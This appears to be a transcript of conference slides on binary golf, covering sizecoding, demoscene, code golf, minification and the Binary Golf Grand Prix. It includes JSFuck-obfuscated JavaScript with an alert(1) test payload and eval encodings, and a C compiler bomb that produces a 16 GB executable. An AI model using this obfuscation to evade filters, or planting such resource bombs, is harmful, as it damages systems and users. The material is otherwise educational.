Binary Golf

netspooky
Binary Fun Week - Dartmouth College
2025-10-23

id

netspooky

File Enjoyer

Embedded Vuln Research

Protocol / File Format RE

Creator of Binary Golf Grand Prix (BGGP)

Works on zines: tmp.0ut, Phrack

Haunted Computer Club

About Golf

Golfing Through The Ages

Humans have been doing more with less since we started doing things

Computer Examples:

- Sizecoding
- Demoscene
- Code Golf
- Binary Golf


Sizecoding

Code Is Data, Data Is Code


Utilizes programming tricks and platform quirks

http://www.sizecoding.org/wiki/Main_Page

http://www.sizecoding.org/wiki/Game_of_Life_32b



32 Byte x86 Game Of Life



```
lds sp,[si]
X: db 32
mov bl,7                      ; O: 3 iterations
or [si],al                    ; O: Add in new cell
cmpsw
shr byte [di],5               ; O: Shift previous value
C: xchg cx,ax
add al,[di+bx+94]             ; O: Add in this column
add al,[si+bx-4]
add al,[si+bx+156]
dec bx                        ; O: Loop back
jnz C
mov al,[si]                   ; O: 3 = birth, 4 = stay (tricky):
stc                           ; O: 1.00?0000x --> 0.0x100?00 (rcr 3)
rcr al,cl                     ; O:            +---> 0.00x100?0 (rcr 4)
jmp short X-1
```


Demoscene


Originated in the software cracking scene


Tiny audio / visual payloads tagged releases

Demos are typically 4KB or less

https://www.pouet.net


cdak - Quite & orange (4KB)


Absolute Territory - Prismbeings (4KB)



Freespin - Demo for C64 1541 floppy drive (also has a 6502 :))

puls - rrrola (256 bytes)

Code Golf


Creating the shortest possible program that solves a specific problem.

https://codegolf.stackexchange.com



```
$ cat endoh1.c
#  include<stdio.h>//  .IOCCC                                         Fluid-   #
#  include <unistd.h>  //2012                                         _Sim!_   #
#  include<complex.h>  //||||                     ,____.              IOCCC-   #
#  define              h for(                     x=011;              2012/*   #
#  */-1>x              ++;)b[                     x]//-'              winner   #
#  define              f(p,e)                                         for(/*   #
#  */p=a;              e,p<r;                                        p+=5)//   #
#  define              z(e,i)                                        f(p,p/*   #
## */[i]=e)f(q,w=cabs  (d=*p-  *q)/2-     1)if(0  <((x=1-     w))p[i]+=w*///  ##
   double complex a [  97687]  ,*p,*q     ,*r=a,  w=0,d;    int x,y;char b/*  ##
## */[6856]="\x1b[2J"  "\x1b"  "[1;1H     ", *o=  b, *t;    int main  (){/**  ##
## */for(              ;0<(x=  getc (     stdin)  );)w=x  >10?32<     x?4[/*  ##
## */*r++              =w,r]=  w+1,*r     =r[5]=  x==35,  r+=9:0      ,w-I/*  ##
## */:(x=              w+2);;  for(;;     puts(o  ),o=b+  4){z(p      [1]*/*  ##
## */9,2)              w;z(G,  3)(d*(     3-p[2]  -q[2])  *P+p[4      ]*V-/*  ##
## */q[4]              *V)/p[  2];h=0     ;f(p,(  t=b+10  +(x=*p      *I)+/*  ##
## */80*(              y=*p/2  ),*p+=p    [4]+=p  [3]/10  *!p[1])     )x=0/*  ##
## */ <=x              &&x<79   &&0<=y&&y<23?1[1  [*t|=8   ,t]|=4,t+=80]=1/*  ##
## */, *t              |=2:0;    h=" '`-.|//,\\"  "|\\_"    "\\/\x23\n"[x/**  ##
## */%80-              9?x[b]      :16];;usleep(  12321)      ;}return 0;}/*  ##
####                                                                        ####
################################################################################
**############################################################################*/
$ gcc -Wall -W -pedantic -D_BSD_SOURCE -std=c99 -DG=1 -DP=4 -DV=4 endoh1.c -o en
doh1 -lm
$ ./endoh1 < endoh1.c
```

Fluid by endoh (IOCCC) - A MUST WATCH
https://www.youtube.com/watch?v=QMYfkOtYYlg



504 +50

C, (14 + 15) = 29 byte source, 17,179,875,837 (16 GB) byte executable

Thanks to @viraptor for 6 bytes off.

Thanks to @hvd for 2 bytes off and executable size x4.

This defines the `main` function as a large array and initialises its first element. This causes GCC to store the entire array in the resulting executable.

Because this array is bigger than 2GB, we need to provide the `-mcmodel=medium` flag to GCC. The extra 15 bytes are included in the score, as per the rules.

```
main[-1u]={1};
```

Don't expect this code to do anything nice when run.

Compile with:

```
gcc -mcmodel=medium cbomb.c -o cbomb
```

It took me a while to get round to testing @hvd's suggestion - and to find a machine with enough juice to handle it. Eventually I found a old non-production RedHat 5.6 VM with 10GB RAM, 12GB swap, and /tmp set to a large local partition. GCC version is 4.1.2. Total compile time about 27 minutes.

> **Due to the CPU and RAM load, I recommend against doing this compile on any remotely production-related machine.**

Share Improve this answer Follow

edited Jun 17, 2020 at 9:04
Community Bot
1

answered Jan 12, 2016 at 0:16
Digital Trauma
73.7k ●10 ●116 ●268


r/perl • 17y ago
mr_chromatic

Stop with the Perl golf already!

Minification


Minification is a practical application of golf, specifically JavaScript and CSS.

Minified code decreases the amount of space the text needs to occupy, which is useful to reduce the amount of bandwidth a web server uses.



```
}(void 0===b||r.isEmptyObject(d))&&(a.nodeType?a[this.expando]=void 0:delete a[this.expando])}},hasData:function(a){va
{[\w\W]*\}|\[[\w\W]*\])$/,Z=/[A-Z]/g;function $(a){return"true"===a||"false"!==a&&("null"===a?null:a===+a+""?+a:Y.test
.replace(Z,"-$&").toLowerCase(),c=a.getAttribute(d),"string"==typeof c){try{c=$(c)}catch(e){}X.set(a,b,c)}else c=void
(a,b,c){return X.access(a,b,c)},removeData:function(a,b){X.remove(a,b)},_data:function(a,b,c){return W.access(a,b,c)},
is[0],g=f&&f.attributes;if(void 0===a){if(this.length&&(e=X.get(f),1===f.nodeType&&!W.get(f,"hasDataAttrs"))){c=g.leng
d,e[d])));W.set(f,"hasDataAttrs",!0)}return e}return"object"==typeof a?this.each(function(){X.set(this,a)}):T(this,fun
=c)return c}else this.each(function(){X.set(this,a,b)})},null,b,arguments.length>1,null,!0)},removeData:function(a){re
a)return b=(b||"fx")+"queue",d=W.get(a,b),c&&(!d||Array.isArray(c)?d=W.access(a,b,r.makeArray(c)):d.push(c)),d||[]},de
,b),g=function(){r.dequeue(a,b)};"inprogress"===e&&(e=c.shift(),d--),e&&("fx"===b&&c.unshift("inprogress"),delete f.st
eturn W.get(a,c)||W.access(a,c,{empty:r.Callbacks("once memory").add(function(){W.remove(a,[b+"queue",c])})})}}),r.fn.
length<c?r.queue(this[0],a):void 0===b?this:this.each(function(){var c=r.queue(this,a,b);r._queueHooks(this,a),"fx"===
tion(){r.dequeue(this,a)})},clearQueue:function(a){return this.queue(a||"fx",[])},promise:function(a,b){var c,d=1,e=r.
f a&&(b=a,a=void 0),a=a||"fx";while(g--)c=W.get(f[g],a+"queueHooks"),c&&c.empty&&(d++,c.empty.add(h));return h(),e.pro
+-])=|)("+aa+")([a-z%]*)$","i"),ca=["Top","Right","Bottom","Left"],da=function(a,b){return a=b||a,"none"===a.style.dis
a=function(a,b,c,d){var e,f,g={};for(f in b)g[f]=a.style[f],a.style[f]=b[f];e=c.apply(a,d||[]);for(f in b)a.style[f]=g
n(){return r.css(a,b,"")},i=h(),j=c&&c[3]||(r.cssNumber[b]?"":"px"),k=(r.cssNumber[b]||"px"!==j&&+i)&&ba.exec(r.css(a,
==(f=h()/i)&&1!==f&&--g)}return c&&(k=+k||+i||0,e=c[1]?k+(c[1]+1)*c[2]:+c[2],d&&(d.unit=j,d.start=k,d.end=e)),e}var ga
ndChild(c.createElement(d)),e=r.css(b,"display"),b.parentNode.removeChild(b),"none"===e&&(e="block"),ga[d]=e,e)}functi
b?("none"===c&&(e[f]=W.get(d,"display")||null,e[f]||(d.style.display="")),""===d.style.display&&da(d)&&(e[f]=ha(d))):"
splay=e[f]);return a}r.fn.extend({show:function(){return ia(this,!0)},hide:function(){return ia(this)},toggle:function
his).show():r(this).hide()})}});var ja=/^(?:checkbox|radio)$/i,ka=/<([a-z][^\/\0>\x20\t\r\n\f]+)/i,la=/^$|\/(?:java|ec
"</table>"],col:[2,"<table><colgroup>","</colgroup></table>"],tr:[2,"<table><tbody>","</tbody></table>"],td:[3,"<table
```

Minified Javascript




```
html,body{height:100%}body{margin:0;padding:0;backgr
urce Sans Pro',sans-serif;font-size:12pt;color:rgba(
padding:0;font-weight:600;color:#404040}p,ol,ul{marg
t-style:none}p{line-height:180%}a{color:#ad103c}a:ho
ntainer{margin:0 auto;width:1200px}form label{displa
in-bottom:.5em}form .submit{margin-top:2em;line-heig
m input.text,form select,form textarea{position:rela
;display:block;border:0;background:#fff;background:r
100%;border-radius:.50em;margin:1em 0;padding:1.50em
 .1em 0 rgba(0,0,0,0.05);border:solid 1px rgba(0,0,0
35s ease-in-out;-webkit-transition:all .35s ease-in-
ase-in-out;-ms-transition:all .35s ease-in-out;trans
ont-size:1em;outline:0}form input.text:focus,form se
us{box-shadow:0 0 2px 1px #e0e0e0;background:#fff}fo
form .formerize-placeholder{color:#555 !important}fo
er{color:#555 !important}form :-moz-placeholder{colo
z-placeholder{color:#555 !important}form :-ms-input-
```

Minified CSS

Reduced Instruction Set JS

Uses standard features and quirks of JavaScript to construct any valid Javascript code from just 6 characters.



JSFuck `[]()!+`

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Demo: jsfuck.com

By @aemkei and friends.

Example

The following source will do an `alert(1)`:

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]
])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+
!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![
]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]
+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[
+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![
]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[
]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![
]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(!
[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(
!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[
])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```

Basics


```
false       =>  ![]
true        =>  !![]
undefined   =>  [][[]]
NaN         =>  +[![]]
0           =>  +[]
1           =>  +!+[]
2           =>  !+[]+!+[]
10          =>  +[[+!+[]]+[+[]]]
Array       =>  []
Number      =>  +[]
String      =>  []+[]
Boolean     =>  ![]
Function    =>  []["filter"]
run         =>  []["filter"]["constructor"]( CODE )()
eval        =>  []["filter"]["constructor"]("return eval")()( CODE )
window      =>  []["filter"]["constructor"]("return this")()
```

Kolmogorov Complexity

The Kolmogorov Complexity of a string (or other output) is the length of the shortest program that can reproduce it.

Which string requires the most code to print?

```
AAAAAAAAAAAAAAAAAAAAAAAAAA

ABCDEFGHIJKLMNOPQRSTUVWXYZ

Nd^6A7rLxM2Sf8%rQ9$9WL2*lU
```



A Python3 Solution

```
# AAAAAAAAAAAAAAAAAAAAAAAAAA (13 chars, little to no debate)
print("A"*26)


# ABCDEFGHIJKLMNOPQRSTUVWXYZ (37 chars, up for debate)
print(''.join(map(chr,range(65,91))))


# Nd^6A7rLxM2Sf8%rQ9$9WL2*1U (35 chars, little to no debate)
print("Nd^6A7rLxM2Sf8%rQ9$9WL2*1U")
```

Binary Golf

Binary Golf is the art of reducing a file's size while preserving its functionality

Code golf but for file format hackers

A holistic approach to code golf and size coding

Considers the entire file instead of the programming language representation

Embraces weird machines & undefined behavior

Constraints lead to creativity

Binary Golf Grand Prix

Binary Golf Grand Prix is an annual small file format competition, currently in its sixth year. The goal is to make the smallest possible file that fits the criteria of the challenge.

BGGP lasts for 3 months, currently happening now! This year's theme is RECYCLE: Old Challenges, New Ideas

https://binary.golf/6

Binary Golf Grand Prix

BGGP1 (2020) - Palindrome - Smallest binary that executes the same backward or forward, must execute in mirrored half of the file


BGGP2 (2021) - Polyglot - Smallest polyglot binaries, points for executing within file overlays

BGGP3 (2022) - Crash - Smallest file that crashes a program, points for exploits and patches

BGGP4 (2023) - Replicate - Smallest self replicating file, any format or platform

BGGP5 (2024) - Download - Smallest file that downloads another file.

BGGP6 (2025) - Recycle - Smallest file and/or any past challenge



```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\system32\extrac32.exe
4.ex_
        1 file(s) copied.
```

```
[ BGGP.COM ]                                EXEC RATIO: 31/34 ( 91.17% )
00000000: eb01 c3b8 00b8 8ec0 bfd0 07b8 9090 2609  ..............&.
00000010: 0505 8926 9090 b807 d0bf c08e b800 b8c3  ...&............
00000020: 01eb                                     ..
```


The publisher could not be verified. Are you sure you want to install this gadget?

Name: 4.gadget


Publisher: Unknown Publisher


Install | Don't Install

```
% qemu-img create hdd.img 69120
Formatting 'hdd.img', fmt=raw size=69120

% qemu-system-i386 -drive file=hdd.img,format=raw -bios bios.rom

% sudo mount -o loop hdd.img /mnt

% sha256sum ./bios.rom /mnt/4
cb774c63ab561678c09f5435ab973f2c4138d9b9d9a66344247a3af88677a0e3  ./bios.rom
cb774c63ab561678c09f5435ab973f2c4138d9b9d9a66344247a3af88677a0e3  /mnt/4
```



```
xcellerator/janus.com
SIZE:    512
FILES:   x86 Bootloader, COM, ELF, RAR, ZIP, GNU Multiboot2 Image, C64 PRG
SHA256:  b2d03260b2e2303e1ea264bce3f82dd57f05c51bfeaebb02a5e485434ee3adef
SCORE:   4.1328

        Bootloader/COM                                       Bootloader/COM Code
        C64                                                  ELF Code
        ELF                                                  C64 Code
000:  7f 45 4c 46 0a 00 9e 20 28 32 34 39 31 29 00 00   .ELF... (2491)..
010:  02 00 3e 00 00 00 00 00 aa 00 40 00 00 00 00 00   ..>.......@.....
020:  4a 00 00 00 00 00 00 00 b4 0e b7 00 b3 00 cd 10   J...............
